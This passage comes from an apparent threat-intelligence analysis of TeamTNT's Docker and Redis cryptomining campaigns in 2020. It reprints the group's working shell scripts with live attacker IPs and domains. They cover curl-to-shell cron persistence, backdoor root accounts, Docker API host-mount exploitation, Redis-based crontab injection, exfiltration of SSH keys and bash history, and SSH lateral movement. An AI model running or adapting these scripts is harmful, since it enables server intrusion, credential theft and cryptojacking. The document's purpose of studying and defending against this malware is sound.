IWuPSR9l/2pUwcfZInna10r1KntCBPlsNYbZ4FwAQVgWxzUWZ/ZE7SYIo0Um3EJlhPPLTulegUmIzc7TzrnEn9M3U8K+L
VFye+wDeSC3WNYwfjGQJA4aFsAN0lz89oLh77G7IaDR8LghNfVvkrjaJ6onDZwb2CZWSivkFsdYtL6690S407eqoes7wk
Judo9Qxsn9wxNv HildeGard' > /root/.ssh/authorized_keys
echo '* /15 * * * curl -fsSL http://116.62.122.90/sh.sh/ash.sh | sh' > /var/spool/cron/root
echo '* /15 * * * curl -fsSL http://116.62.122.90/sh.sh/ash.sh | sh' > /var/spool/cron/crontab
s/root
echo '* /15 * * * curl -fsSL http://116.62.122.90/sh.sh/ash.sh | sh' | crontab -

useradd -p /BnKiPmXA2eAQ -G root hilde 2>/dev/null
usermod -o -u 0 -g 0 hilde 2>/dev/null
```

Figure 21: Shell script from January 2020 that creates a hilde user and adds a SSH key.

Der Frühling 2020 (Spring 2020)

Winter 2020

Summer 2020

Winter 2021

Spring 2020

Fall 2020

As reported by [Trend Micro](#) on May 6, 2020, TeamTNT targeted Docker daemon ports and abused them to install cryptomining malware and DDoS malware. This is a shift from their previous targeting of Redis servers and appears to be the first documented evidence of the group targeting exposed Docker daemon ports and using them to spread malware.

As in the previous campaign, the group used several shell scripts to carry out the attack. The first script **mxutzh.sh** is used to bootstrap the infection by creating a container from an Alpine image. When the container is started, it uses the volume functionality to mount the host system's root filesystem to `/mnt` inside the container. This gives the root user inside the container the ability to modify the host machine as if it was root on the host machine. The container is set to download and execute another script **init.sh** which in turn downloads and executes several shell scripts.

The use of scripts that download and execute the malicious functionality evades detection techniques because the image doesn't contain suspicious/malicious parts, therefore, it will not be detected by static analysis tools such as image scanners.

As mentioned above, the container is mounted to the filesystem of the host so that the scripts are executed on the host.

The **init.sh** implements the functionality for deleting other miners, installing admin tools and cryptomining malware, implementing evasion techniques and spreading to other victims. Many of the same techniques were used in the earlier campaigns.




Figure 22: Overview of the scripts executed in this campaign (as described by Trend Micro).

mxutzh.sh

As can be seen in Figure 23, **mxutzh.sh** gets an argument in the form of an IP address from the victim machine. Using the open-source tool called [masscan](#) the script scans a predefined list of ports. The function uses ZGrab to identify if a Docker service is listening on the port. **ZGrab** is an open-source application scanner created by the individuals behind [Censys.io](#). For all Docker services found, the script uses the exposed port to spawn a new container from the Alpine image. Using the bind method, the root directory of the victim machine is mounted to the container filesystem. A shell command to download and execute the **init.sh** script is set to be executed using **sh** shell as soon as the container is created.

```

#!/bin/bash
pwn(){
prt=$2
randgen=$(curl -sL $1 | shuf | head -n 200)
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"=$(masscan $randgen -p$prt --rate-$3 | awk '{print $6}' | zgrab --senders 200 --port $prt --http '/v1.16/version' --output-file-- 2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)";
for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
time docker -H tcp://$ipaddy:$2 run --rm -v /:/mnt alpine chroot /mnt /bin/sh -c "curl http://45.9.148.123/COVID19/init.sh | bash;" &
sleep 120
kill "$!"
done;
}

while true
do
pwn "$1" 2375 50000
pwn "$1" 2376 50000
pwn "$1" 2377 50000
pwn "$1" 4244 50000
pwn "$1" 4243 50000
done
    
```

Figure 23: Screenshot of mxutzh.sh

Init.sh

The `init.sh` script removes previous cronjobs named "COVID19" and "SARScov2" and then verifies that `curl` and `bash` are installed.

If not, the script installs them. Next, the script downloads and executes scripts that include other functionalities for the attack.

The container is created with `/bin/sh` shell (as set in `mxutzh.sh`) but it seems that the group decided to use `bash` for some scripts and `sh` shell for other scripts.

When we examined the Uniform Resource Locator (URL) `http://45.9.148.[.]123/COVID19/init.sh` in VirusTotal we discovered another `init.sh` file, submitted on April 30, 2020, about one month before Trend Micro released their report. At the time of the report the file had four detections.

```

1 #!/bin/sh
2
3 export PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/root/.local/bin:/snap/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/share/games:/usr/local/si
4
5 rm -f /etc/cron.hourly/COVID19* 2>/dev/null
6 rm -f /etc/cron.hourly/SARScov2* 2>/dev/null
7 rm -f /var/spool/cron/COVID19* 2>/dev/null
8 rm -f /var/spool/cron/SARScov2* 2>/dev/null
9 rm -f /var/spool/cron/crontabs/SARScov2* 2>/dev/null
10 rm -f /var/spool/cron/crontabs/COVID19* 2>/dev/null
11
12 which -a curl
13 return $?
14 if [ $return_curl != 0 ]; then
15 apt-get install -y curl; apt-get install -y --reinstall curl || yum install -y curl; yum reinstall -y curl
16 apk add curl
17 fi
18 curlbin=which curl
19
20 which -a bash
21 return $?
22 if [ $return_bash != 0 ]; then
23 apt-get install -y bash; apt-get install -y --reinstall bash || yum install -y bash; yum reinstall -y bash
24 apk add bash
25 fi
26
27 curl http://45.9.148.123/COVID19/sh/clean.sh | bash
28
29 curl http://45.9.148.123/COVID19/sh/setup.basics.sh | sh
30
31 curl http://45.9.148.123/COVID19/sh/setup.mytoys.sh | sh
32
33 curl http://45.9.148.123/COVID19/sh/setup.xrig.curl.sh | bash
34
35 curl http://45.9.148.123/COVID19/sh/NarrenKappe.sh | bash
36
37 curl http://teamnt.red/sysinfo | bash
38
39 nohup curl http://teamnt.red/dns | bash >>/dev/null &
40
41 nohup curl http://45.9.148.123/COVID19/sh/lan.ssh.kinsing.sh | sh >> /dev/null &
42
43

```

Figure 24: Screenshot of `init.sh`

Antivirus	Detection	Engine	Version
AhnLab-V3	DownloaderShell.ElfMiner.S1114	ClamAV	Unix.Downloader.Rocke-6826000-0
DrWeb	Linux.BtcMine.406	Microsoft	Trojan.Linux/CoinMiner.CMTB
Ad-Aware	Undetected	AegisLab	Undetected

Figure 25: VirusTotal screenshot for the second `init.sh` file.

The other `init.sh` script doesn't implement new features, however, it uses a different hosting domain: `http://kaiserfranz[.]cc`, the domain registered on March 10, 2020.

```

BASEURL1="http://kaiserfranz.cc/franz/b0cdc46f1337a7ed1bc4b27f08709d31"
BASEURL2="http://teamnt.red/franz/b0cdc46f1337a7ed1bc4b27f08709d31"
nohup curl http://kaiserfranz.cc/franz/b0cdc46f1337a7ed1bc4b27f08709d31/init2.sh | bash &
setenforce 0 2>/dev/null
echo SELINUX=disabled > /etc/sysconfig/selinux 2>/dev/null
sync && echo 3 >/proc/sys/vm/drop_caches
crondir="/var/spool/cron/"$USER

```

Figure 26: Screenshot of the second `init.sh` file.

It is interesting to note that the group included “COVID19” as part of the URLs used to download scripts. Both **init.sh** scripts were uploaded to VirusTotal on April 30, 2020. Around this time the COVID-19 pandemic was spreading quickly around the world and countries entered lockdowns.




Figure 27: Number of daily new confirmed COVID-19 cases from March to May 2020. Source: [Our World in Data](#)

Some threat actors took advantage of the crisis and started abusing it as a theme for phishing activity knowing that people were desperate for information related to the global pandemic. It is unclear if the use of the term “COVID-19” is part of an evasion technique since the group doesn’t make other attempts to hide its activity.

Clean.sh

```
##### kill the tmp dirs
chattr -iR /tmp
tntreacht -iR /tmp
rm -fr /tmp/*
rm -fr /tmp/./*
chattr -iR /var/tmp
tntreacht -iR /var/tmp
rm -fr /var/tmp/*
rm -fr /var/tmp/./*

##### find & kill kinsing* binaries
pkill -f kinsing
pkill -f kdevtmpfsi
pkill -f sysupdata
pkill -f sysguerd
ps aux | grep kinsing | awk '{print $2}' | xargs kill -9
ps aux | grep kdevtmpfsi | awk '{print $2}' | xargs kill -9
ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
rm -f /root/kinsing*
rm -f /tmp/kinsing*
rm -f /etc/kinsing*
rm -f /root/kdevtmpfsi
rm -f /tmp/kdevtmpfsi
rm -f /etc/kdevtmpfsi
find / -name 'kinsing*' -exec rm -rv {} \;
find / -name 'kdevtmpfsi' -exec rm -rv {} \;
find / -name 'sysupdata' -exec rm -rv {} \;
find / -name 'sysguerd' -exec rm -rv {} \;

##### kill docker xmrig
pkill -f /bin/./xmrig
chattr -i /bin/./xmrig
rm -f /bin/./xmrig
find / -name 'docker-cache' -exec rm -rv {} \;
pkill -f donate-level
pkill -f docker-cache
find / -name 'htpy' -exec rm -rv {} \;
pkill -f htpy
find / -name 'pippip' -exec rm -rv {} \;
pkill -f pippip
pkill -f suxsuxsux.com
find / -name 'networkservices' -exec rm -rv {} \;
pkill -f networkservices
find / -name 'kswapd0' -exec rm -rv {} \;
pkill -f kswapd0

##### KILL ALL CRON
```

Figure 28: Screenshot of clean.sh script.

This script is responsible for: killing processes of other cryptominers, deleting cron jobs and files used by other threat actors, removing containers that execute malware, and disabling monitoring services such as apparmor.

DNS

```
#!/bin/sh
mount -t proc proc /proc
if [ -f /usr/share/.workings ]; then
REASON="$(cat /usr/share/.workings)"
echo "WORKING SERVER!!!"
echo "-----"
echo "Reason: $REASON"
exit 1
fi

#curl http://teamtnt.red/load/module/a.header.for.all.scriptz.sh |bash

tntcurl="which curl"
tntwget="which wget"
tntchmod="which chmod"

var="ps -eaf | grep systemd-repair | wc -l"
if [ $var -lt "2" ]; then
if [ `getconf LONG_BIT` = "64" ]
then
$ntwget http://teamtnt.red/load/dns3 --quiet -O /usr/bin/systemd-repair $getmute
else
$ntwget http://teamtnt.red/load/dns3_32bit --quiet -O /usr/bin/systemd-repair $getmute
fi
echo "second Bot wird installiert"
$ntchmod +x /usr/bin/systemd-repair $getmute
/usr/bin/systemd-repair $getmute
else
echo "second Bot läuft"
fi
```

Figure 29: Screenshot of dns script.

The init.sh script executes another script named **dns**. Based on the architecture of the victim system, a tool called **dns3** ([link to analysis](#)) is downloaded and masqueraded as part of systemd. Based on the code relation this is Tsunami. It has 32-bit and 64-bit versions,

both versions which were submitted to VirusTotal on April 19, 2020. For more information check the Tools section.




Figure 30: Screenshot of dns3 in Intezer Analyze.

Connection to Other Scripts

The IP 45.9.148[.]123 from the **init.sh** scripts in this campaign was resolved to **vps.teamtnt[.]red** on May 2, 2020 and located in The Netherlands. Based on VirusTotal the IP address is related to many malicious scripts, two of these files are: **lan.redis.pwn.sh**, which was submitted on the day of the domain resolution, and the second file **minion_worker.sh** was submitted a couple of days later.

lan.redis.pwn.sh

```
function setupppnscan(){
  which -a redis-cli
  return redis_tools=$?
  if [ $return_redis_tools != 0 ]; then
    yum install redis -y; yum reinstall redis -y || apt-get install -y redis-tools; apt-get install -y --reinstall redis-tools
  fi
  which -a pncan
  return pncan=$?
  if [ $return_pncan != 0 ]; then
    wget -q http://45.9.148.123/COVID19/bin/pncan.tar.gz -O /tmp/pncan-1.11.tar.gz
    tar xfv /tmp/pncan-1.11.tar.gz -C /tmp/
    rm -f pncan-1.11.tar.gz
    cd /tmp/pncan-1.11/
    make lnx
    make install
    cd ..
    rm -fr /tmp/pncan-1.11/
  fi
  scanbin="which pncan"
}

function make_payload(){
  sleep 1
  echo "config set dbfilename "backup.db" > /tmp/.dat
  echo "save" >> /tmp/.dat
  echo "flushall" >> /tmp/.dat
  echo "set COVID191 "\n\n"/2 * * * * curl -fsSL http://45.9.148.123/COVID19/init.sh | sh\n\n" >> /tmp/.dat
  echo "set COVID192 "\n\n"/3 * * * * wget -q -O- http://45.9.148.123/COVID19/init.sh | bash\n\n" >> /tmp/.dat
  echo "set COVID193 "\n\n"/4 * * * * curl -fsSL http://45.9.148.123/COVID19/init.sh | bash\n\n" >> /tmp/.dat
  echo "set COVID194 "\n\n"/5 * * * * wget -q -O- http://45.9.148.123/COVID19/init.sh | sh\n\n" >> /tmp/.dat
  echo "config set dir "/var/spool/cron/" >> /tmp/.dat
  echo "config set dbfilename "SARScov21" >> /tmp/.dat
  echo "save" >> /tmp/.dat
  echo "config set dbfilename "SARScov22" >> /tmp/.dat
  echo "config set dir "/var/spool/cron/crontabs" >> /tmp/.dat
  echo "save" >> /tmp/.dat
  echo "config set dbfilename "SARScov23" >> /tmp/.dat
  echo "config set dir "/etc/cron.d/" >> /tmp/.dat
  echo "save" >> /tmp/.dat
  echo "flushall" >> /tmp/.dat
  sleep 1
}
```

Figure 31: Screenshot of lan.redis.pwn.sh




Figure 32: Graph showing the scripts executed by lan.redis.pwn.sh

minion_worker.sh

```
function fireupthiscrap(){
  make_foo
  make_payload
  scannen
}

function make_payload(){
  rm -rf .dat .shard .ranges .lan 2>/dev/null
  sleep 1
  echo "config set dbfilename "backup.db" > .dat
  echo "save" >> .dat
  echo "flushall" >> .dat
  echo "set backup1 "\n\n"/2 * * * * curl -fsSL http://45.9.148.123/MoneroOcean/sh/init.sh | sh\n\n" >> .dat
  echo "set backup2 "\n\n"/3 * * * * wget -q -O- http://45.9.148.123/MoneroOcean/sh/init.sh | bash\n\n" >> .dat
  echo "set backup3 "\n\n"/4 * * * * curl -fsSL http://45.9.148.123/MoneroOcean/sh/init.sh | bash\n\n" >> .dat
  echo "set backup4 "\n\n"/5 * * * * wget -q -O- http://45.9.148.123/MoneroOcean/sh/init.sh | sh\n\n" >> .dat
  echo "config set dir "/etc/" >> .dat
  echo "config set dbfilename "crontab" >> .dat
  echo "save" >> .dat
  echo "config set dir "/etc/cron.d/" >> .dat
  echo "config set dbfilename "COVID191" >> .dat
  echo "save" >> .dat
  echo "config set dir "/etc/cron.hourly/" >> .dat
  echo "config set dbfilename "COVID193" >> .dat
  echo "save" >> .dat
  echo "config set dbfilename "COVID194" >> .dat
  echo "save" >> .dat
  echo "config set dir "/var/spool/cron/" >> .dat
  echo "config set dbfilename "SARScov21" >> .dat
  echo "save" >> .dat
  echo "config set dbfilename "SARScov22" >> .dat
  echo "save" >> .dat
  echo "config set dbfilename "crontabs" >> .dat
  echo "save" >> .dat
  echo "flushall" >> .dat
  sleep 1
}
```

Figure 33: Screenshot showing minion_worker.sh

The **minion-setup.sh** script targets Redis and uses the URL **http://45.9.148[.]123/MoneroOcean/sh/init.sh** to download the **init.sh** script that will be executed on the exposed Redis instance.

Both scripts (**minion_worker.sh** and **lan.redis.pwn.sh**) target Redis and they use the tools mentioned in the first campaign (**bioset** and **pncan**). Based on similarities in the functionality and behavior of the scripts, we can conclude that these scripts were part of the campaign that targeted Redis servers.



Der Sommer 2020

(Summer 2020)



Throughout the Spring and Summer of 2020, TeamTNT targeted exposed Docker containers. The exploitation techniques used during the Summer were very similar to the techniques used during the Spring. One key addition was the stealing of AWS credentials, as first reported by [Cado Security](#). The threat actor scanned the home directories of the users on the infected machine for the file `~/aws/credentials`. If the file was found, it would be uploaded together with the `./aws/config` file to a server controlled by the threat actor.

The threat actor also started to publish information on their website that appears to have been collected during their campaign. The screenshot of TeamTNT's website, seen in Figure 34, shows a list of "free/open" sandboxes available on the internet. Since the earliest campaign we detected, the threat actor has been logging the external IP of the machines they have infected. It is possible that they used this data to identify these sandboxes.




Figure 34: Screenshot from TeamTNT's website. The website published unprotected sandboxes (Reproduced with permission from [Cado Security: Team TNT – The First Crypto-Mining Worm to Steal AWS Credentials 2020](#)).

Docker Exploitation

In the Spring activity, the shell script called `mxutzh.sh` was used to exploit Docker hosts. It would call a function named `pwn` with three arguments. The first of these arguments was the same first argument passed to the `mxutzh.sh` file when it is executed. During the Summer, this logic was changed and it instead would get this value from a compromised server. Figure 35 shows the changes. A similar script file was also used to target other machines on the same network. Figure 36 shows the function in the "lan" file that instead scans the local network.

```
while true
do
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 2375 50000
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 2376 50000
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 2377 50000
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 4243 50000
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 4244 50000
done
```

Figure 35: Pwn function called. The function uses a URL to determine the range of IPs to scan instead of it being passed onto the parent script file as an argument.

```
while read localrange
do
pwn $localrange 2375 50000
pwn $localrange 2376 50000
pwn $localrange 2377 50000
pwn $localrange 4243 50000
pwn $localrange 4244 50000
done < /tmp/.tnt.lan.route
```

Figure 36: Pwn function used to scan other Docker servers on the same network.

The `pwn` function was also changed a bit. During the Spring, it would execute a command to download an `alpine` image. The image is started with the instruction to download an initialization shell script. In addition to this functionality, during the Summer campaign

setup, the shell script was also passed in as base-64 encoded data in case the first method failed. Figure 37 shows part of the `pwn` function used during Summer. The threat actor also added instructions to perform the same attack using an `Ubuntu` image in addition to the `alpine` image.

SSH Exploitation

The SSH exploitation technique was also updated during this time period. For example, more **SSH** related files are exfiltrated from the compromised host, as seen in Figure 40.

```
function uploadthrsa(){
curl -F "userfile=@/etc/ssh/sshd_config" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/id_rsa" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/id_rsa.pub" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/id_ed25519" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/id_ed25519.pub" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/authorized_keys" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/known_hosts" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.bash_history" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/etc/hosts" $RSAUPLOAD 2>/dev/null
history -c
}
```

Figure 40: TeamTNT added more configuration and key files to its list to be exfiltrated from the compromised server.

Like many other threat actors that target Linux servers, TeamTNT also uses the **known_hosts** file to find other machines that it may spread to. In addition to this, TeamTNT

scans the networks that the machine is connected to using **pncan**, to see which other machines have port 22 listening. As can be seen in Figure 41, the result is added to the **known_hosts** file.

```
function getsomelanssh(){
mkdir /home/hilde/.ssh/ -p 2>/dev/null 1>/dev/null
> /home/hilde/.ssh/known_hosts 2>/dev/null 1>/dev/null
ip route show | grep -v grep | grep "/" | awk '{print $1}' >> /home/hilde/.ssh/.ranges

for i in $(cat /home/hilde/.ssh/.ranges); do
echo "scanne "$i
pncan $i 22 >> /home/hilde/.ssh/.known_hosts
done;
rm -f /home/hilde/.ssh/.ranges
cat /home/hilde/.ssh/.known_hosts | awk '{print $1}' >> /home/hilde/.ssh/known_hosts
rm -f /home/hilde/.ssh/.known_hosts
}
```

Figure 41: TeamTNT scanning local networks for other machines that are listening on port 22.

To find keys that can be used to authenticate to these machines, the threat actor looks for **id_rsa** files in all home folders and checks for defined **IdentityFile** configurations. Additionally, the bash history is checked for uses of both **SSH** and **scp**. The threat actor uses similar

techniques to find more servers to spread to. As examples, it checks: the host file for other machines, defined **HostName** in the SSH config files, bash history, items in the **known_hosts** files, and processes connected to external IPs on port 22. Similar methods are also used to determine different user accounts that can be used to connect to the machines. It's worth noting that since the earliest TeamTNT campaigns we uncovered, the threat actor has exfiltrated the bash history files on machines they have compromised. It is possible that they have used this data to devise these methods for gathering keys and IP addresses from other machines that can be used for lateral movements. Figure 42 shows the different commands used.

```
myhostip=$(curl -sL icanhazip.com)
KEYS=$(find ~ /root /home -maxdepth 3 -name 'id_rsa*' | grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2}')
KEYS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | awk -F ' ' -i '{print $2}' | awk '{print $1}')
KEYS4=$(find ~ /root /home -maxdepth 3 -name '*.pem' | uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}")
HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $2}' | awk -F '{print $1}')
HOSTS4=$(cat /etc/hosts | grep -vw "0.0.0.0" | grep -vw "127.0.0.1" | grep -vw "127.0.0.1" | grep -vw $myhostip | sed -r '/\n/is/[0-9.]+\n\n/;/^([0-9]{1,3}\.){3}[0-9]{1,3}\n/P;D' | awk '{print $1}')
HOSTS5=$(cat ~/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}")
HOSTS6=$(ps auxw | grep -oP "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" | grep ":22" | uniq)
USERZ=$(
echo "root"
find ~ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F '/' '{print $3}' | uniq
)
USERZ2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd" | grep -vw "nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $1}' | awk '{print $4}' | uniq)
pl=$(
echo "22"
cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd" | grep -vw "nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '-p' '{print $2}'
)
```

Figure 42: List of commands used by TeamTNT to find SSH keys, machines and user accounts that can be used to infect other machines.

The collected data is added to "master" lists that the script enumerates through. Each username and key is used for all discovered servers. If a successful login is achieved, a command is executed to download a setup shell script on the machine. This logic can be seen in Figure 43.

```

sshports=$(echo "$@" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
i=0
for user in $userlist; do
  for host in $hostlist; do
    for key in $keylist; do
      for sshp in $sshports; do
        i=$((i+1))
        if [ "$i" -eq "20" ]; then
          sleep 20
          ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
          i=0
        fi
        #Wait 20 seconds after every 20 attempts and clean up hanging processes

        chmod +r $key
        chmod 400 $key
        echo "$user@$host $key $sshp"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl -Ls $PWNWITHTHISLINK | sh || wget -q --max-redirect=2 -O- $PWNWITHTHISLINK | sh;"
        #ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl $SOURCEURL/init.sh | sh || wget -q --max-redirect=2 -O- $SOURCEURL/init.sh | sh;"
      done
    done
  done
done

```

Figure 43: For each enumerated host, the script tries to log in with the usernames and keys. If successful, the setup script is downloaded and executed on the machine.

In addition to spreading to other machines the following files are downloaded:

- docker-update (XMRig)
- tshd (Tiny SHell)
- kube (Tsunami)
- bioset (Rathole)



Docker Containers

In addition to downloading “base” images from Docker Hub to set up the attack, [Aqua Security](#) released research on TeamTNT’s use of custom images. The images uploaded by the user account **hildeteamtnt** to the hub was categorized into two categories: “Simple and straightforward” images used for cryptomining and “Sophisticated” used for container escaping. The sophisticated images used the **Docker Escape Tool**, an open-source tool hosted on [GitHub](#). Much of the techniques and tools used were very similar to the threat actor’s previous activity.



Der Herbst 2020 (Fall 2020)



